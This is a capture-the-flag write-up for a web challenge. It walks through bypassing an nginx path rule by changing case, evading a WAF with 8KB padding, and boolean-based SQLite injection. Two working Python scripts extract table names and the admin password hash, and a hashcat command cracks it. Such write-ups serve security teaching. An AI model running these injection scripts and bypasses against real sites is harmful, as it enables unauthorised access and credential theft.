# **KBs of payloads**

**WEB**

****

## **Prerequisites & Requirements**

* Good Python skills.
* Good understanding of SQL Injection.

## **What will you learn?**

* Exploit SQL Injection.
* Bypass 403 pages.
* a way to bypass WAFs

## **Tools**

* BurpSuite
* Hashcat tool
* python interpreter

## **Description**

So I just launched my super secure note-taking app! My friend who's really into cybersecurity kept nagging me about writing secure code (whatever that means 🙄). I told him I don't have time for all that complexity - I'm a startup, I move fast!

But he wouldn't shut up about it, so I finally gave in and added some high-tech security stuff:

- Got this awesome WAF thing that blocks all the hackers

- Added some nginx magic with regex to restrict the access of the secret stuff


## **Discovery**

Upon visiting the home page, we're immediately presented with a login and register functionality. Nothing fancy here, so let's create an account and see what we've got. After registering and logging in, we find ourselves looking at a pretty basic note-taking application - you can add notes, remove notes, and that's pretty much it. Nothing particularly interesting at first glance.

While poking around, I fired up Wappalyzer to see what technologies we're dealing with here. The results show us that the site is running on Nginx and Node.js. Alright, at least we know what we're up against.

To get things a bit spicier, I started testing the note functionality. The obvious first check was for IDOR vulnerabilities - maybe we could access other users' notes? But nah, that's locked down tight. No IDOR here. Well, if we can't access other notes directly, maybe SQL injection could get us somewhere?

I tried the classic ' OR '1'='1'-- payload - and boom! We triggered the WAF!




Not giving up easily, I tried some more complex SQL injection payloads, but the WAF was catching everything I threw at it. This WAF seems pretty solid.

## **Searching**

Looking back at the challenge description, something caught my eye - the developer mentioned using nginx to restrict access to "secret routes". Well, that's interesting! Time to fire up gobuster and see what hidden treasures we can find.

gobuster dir -u http://Instance-url/ -w /usr/share/wordlists/dirb/common.txt

The results were... interesting. Almost every route was giving us a 429 "too many requests" response, EXCEPT for any route that contained the word "admin". Those were giving us 403 Forbidden instead.



When we hit those pages that returned 429, we got a message from the WAF telling us to wait 5 seconds before trying again - classic rate limiting. But here's where it gets interesting - why are the routes containing "admin" giving us 403s instead? They're not even hitting the WAF's rate limit - they're getting blocked before that

After thinking about this for a bit, the traffic flow started making sense. Our requests must be following this path:

1. First, they hit the nginx web server
2. If they pass nginx's checks, they move on to the WAF
3. Finally, if they pass the WAF's checks, they reach our actual application

This explains why those admin routes are getting 403'd before even triggering the WAF - nginx is blocking them right at the front door. This could be important...

## **Exploitation:**

## **Validating Our Theory**

Hold up - we need to be sure about something here. Those 429 responses we got earlier... are they really showing us that admin routes are being handled differently by design? Maybe it's just timing - what if our requests to the admin endpoints just happened to fall after the rate limiting kicked in?

To properly test this, we need to slow down our gobuster. We want to respect that 5-second cooldown and make sure we're seeing the real behavior, not just timing artifacts. Let's modify our gobuster command:

gobuster dir -u http://Instance-url/ -w /usr/share/wordlists/dirb/common.txt -s "200,204,301,302,307,401,403,404,429" --delay 5s -t 4

Yeah, it's gonna be slow - we're telling gobuster to:

* Show ALL status codes (including 404s which it normally hides)
* Wait 5 seconds between requests to avoid rate limiting
* Show us everything, not just the "interesting" responses

And what do we get? The same pattern! Everything returns 404, except that admin route still giving us 403. This is definitely intentional behavior.


## **Finding the Bypass**

So how do we get past this nginx blockade? There are several known nginx misconfigurations we can try:

1. Path Normalization:
   * Some frameworks like Node.js and Flask normalize paths differently than nginx
   * For example, if you send admin\x0a or admin\x85:
     + nginx might see it as a different path
     + but Node.js strips those characters
     + Result: nginx rule might not trigger, but Node.js sees the original path
2. Case Sensitivity Issues:
   * Nginx rules can be case-sensitive
   * But many backend frameworks handle routes case-insensitively
   * Node.js is a perfect example:
     + Backend route defined as /admin
     + Will match /admin, /Admin, /ADMIN, /aDmIn
     + They all trigger the same route handler!

There are more misconfigurations we could try, but let's test these first...

And bingo! Sending a GET request to /Admin instead of /admin bypasses the nginx rule completely! The server responds with... an admin login panel. Now we're getting somewhere!



This worked because:

1. Nginx rule is blocking /admin (case-sensitive)
2. Request to /Admin slips right past it
3. Node.js sees /Admin and /admin as the same route
4. We get served the admin panel that was supposed to be restricted

We've found our way in - but now we're facing an admin login panel. Time to figure out how to get past that…

so After discovering the admin panel at /Admin, I'm faced with a login page. No credentials, no hints, nothing to go on. In situations like this, SQL injection is always worth a shot - but let's be methodical about it

First things first - let's understand how this login page behaves normally. The login form has two fields:

* Email
* Password

When I send a POST request to /Admin/login with random credentials:

email=[test@test.com](mailto:test@test.com)&password=test123

The app responds with: {"error":"Invalid email"}

That's interesting! Usually, login forms give generic responses like "Invalid credentials" to avoid giving away information. But this one tells us specifically that the email is invalid.

## **WAF Bypass Exploration:**

My first instinct was to try SQL injection on the email parameter. Classic payloads like ' OR '1'='1 got blocked instantly by the WAF. But here's where things get interesting - after some research, I found this cool WAF bypass technique.

The idea is pretty clever: WAFs can only process a certain amount of data in each request. Anything after that limit? It just passes through without getting checked. It's like overwhelming a security guard with too much paperwork - they'll eventually just start passing things through without checking!

After finding this technique ([GitHub - assetnote/nowafpls: Burp Plugin to Bypass WAFs through the insertion of Junk Data](https://github.com/assetnote/nowafpls)), I had to figure out the right size. Through testing, 8KB turned out to be our magic number.

## **Crafting The Perfect Payload:**

Now comes the fun part. I created a payload that looks like this:

email=aaaaa[8KB OF a's]\_logan0x'+or+1=1+--&password=anything

And boom! Instead of "Invalid email", I got {"error":"Password is wrong"}. This is huge! It means:

* We successfully bypassed the WAF
* Our SQL injection worked
* the application most probably checks the password in another stage, I mean after getting the admin object from the database using the sql query it then cheks you the password in the request against the password in the admin object

## **Understanding The Response Patterns**

Through testing, I found these response patterns:

1. {"error":"Invalid email"} - Our injection failed or returned FALSE
2. {"error":"Password is wrong"} - Our injection worked and returned TRUE
3. {"error":"server error"} - We broke the SQL syntax

This is perfect for Boolean-based extraction - we can brute force the password character by character!

## **Building The Boolean-Based Injection:**

first, we will need to get the table name, this script can automate this for us:

import requests

import string

URL = "http://192.168.139.130/Admin/login"

PADDING = "a" \* 8200

*# All possible characters we need to try*

CHARS = string.ascii\_letters + string.digits + string.punctuation

def escape\_glob\_pattern(s):

*# Escape special GLOB characters by wrapping them in square brackets*

special\_chars = '\*?[]'

for char in special\_chars:

s = s.replace(char, f'[{char}]')

return s

def try\_table\_char(current):

escaped\_current = escape\_glob\_pattern(current)

*# Modify the payload to check for table names*

payload = f"{PADDING}\_logan0x' OR CASE WHEN (SELECT 1 FROM sqlite\_master WHERE type='table' AND name GLOB '{escaped\_current}\*') THEN 1 ELSE 0 END = 1 --"

data = {

"email": payload,

"password": "anything"

}

r = requests.post(URL, data=data)

return "Password is wrong" in r.text *# Adjust based on the application's response*

def find\_table\_name():

table\_name = ""

found = True

while found:

found = False

for c in CHARS:

if try\_table\_char(table\_name + c):

table\_name += c

found = True

print(f"Found character! Current table name: {table\_name}")

break

return table\_name

print("Starting table name extraction...")

table\_name = find\_table\_name()

print(f"Final table name: {table\_name}")

Breaking down the injected query:

**PADDING**:

* This is a long string of characters (8200 'a' characters) that is used to manipulate the input length. This is for bypassing the waf

**Email Field**:

* The email field in the data dictionary is where this payload is inserted. The goal is to perform a SQL injection using the value of email.

**SQL Injection Logic**:

* The query effectively starts by injecting a conditional statement to determine if a table with a specific name exists in the SQLite database.

**OR Clause**:

* The injected query uses an OR condition to bypass the normal authentication flow. If the condition is true, the application should respond differently, allowing us to determine if the table name exists.

**SELECT Statement**:

* The inner SELECT statement:

`SELECT 1 FROM sqlite\_master WHERE type='table' AND name GLOB '{escaped\_current}\*'

**sqlite\_master**: This is a system table in SQLite that stores information about all database objects, including tables, indexes, and views.

**type='table'**: This filters the results to only include objects of type "table."

**name GLOB '{escaped\_current}\*'**: This checks if there’s a table name that matches the escaped\_current pattern using the GLOB operator, which is case-sensitive.


**CASE Statement**:

* The CASE statement returns 1 if the inner query finds a matching table name and 0 otherwise.
* Thus, if the table exists, the entire condition evaluates to true, causing the application to return a response that indicates success.

**Commenting Out**:

* The -- at the end is a SQL comment that effectively ignores the rest of the SQL statement following the injected code. This prevents any syntax errors that might occur from the application's original SQL code.

and we successfully get the table name:



getting the password of the admin:

email=aaaaa[8KB OF a's]\_logan0x' OR CASE WHEN (SELECT 1 FROM admins WHERE password GLOB 'bruteforced\_characters\*') THEN 1 ELSE 0 END = 1 --&password=anything

Let's break down what this does:

1. First 8KB: Just 'a' characters to bypass WAF
2. \_logan0x': shoutout myself and Closes the email string in the query
3. OR: Starts our injection logic
4. CASE WHEN: This is where the magic happens
5. The SELECT inside checks if any password starts with our guess (bruteforced\_characters)
6. If it matches, return 1 (TRUE), else 0 (FALSE)

The Brute Force Script:

import requests

import string

URL = "http://192.168.139.130/Admin/login"

PADDING = "a" \* 8200

*# All possible characters we need to try*

CHARS = string.ascii\_letters + string.digits + string.punctuation

def escape\_glob\_pattern(s):

*# Escape special GLOB characters by wrapping them in square brackets*

special\_chars = '\*?[]'

for char in special\_chars:

s = s.replace(char, f'[{char}]')

return s

def try\_password\_char(current):

*# Escape the current password pattern for GLOB*

escaped\_current = escape\_glob\_pattern(current)

payload = f"{PADDING}\_logan0x' OR CASE WHEN (SELECT 1 FROM admins WHERE password GLOB '{escaped\_current}\*') THEN 1 ELSE 0 END = 1 --"

data = {

"email": payload,

"password": "anything"

}

r = requests.post(URL, data=data)

return "Password is wrong" in r.text

def find\_password():

password = ""

found = True

while found:

found = False

for c in CHARS:

if try\_password\_char(password + c):

password += c

found = True

print(f"Found character! Current password: {password}")

break

return password


print("Starting password extraction...")

password = find\_password()

print(f"Final password: {password}")


and we can get the admin password:

  
  
but it’s hashed so we need to crack it, let’s fire our hashcat:



as we can see hashcat said that the hash could be one of those, let’s go for the first one as this is the standard one when dealing with databases:

hashcat -m 3200 -a0 hashes /usr/share/wordlists/rockyou.txt



and the password is there !!!!!!!!!

so we need just to login with:

email= [8kb of a’s]’ or 1=1 --&password =october

and we will get the flag directly after logging in.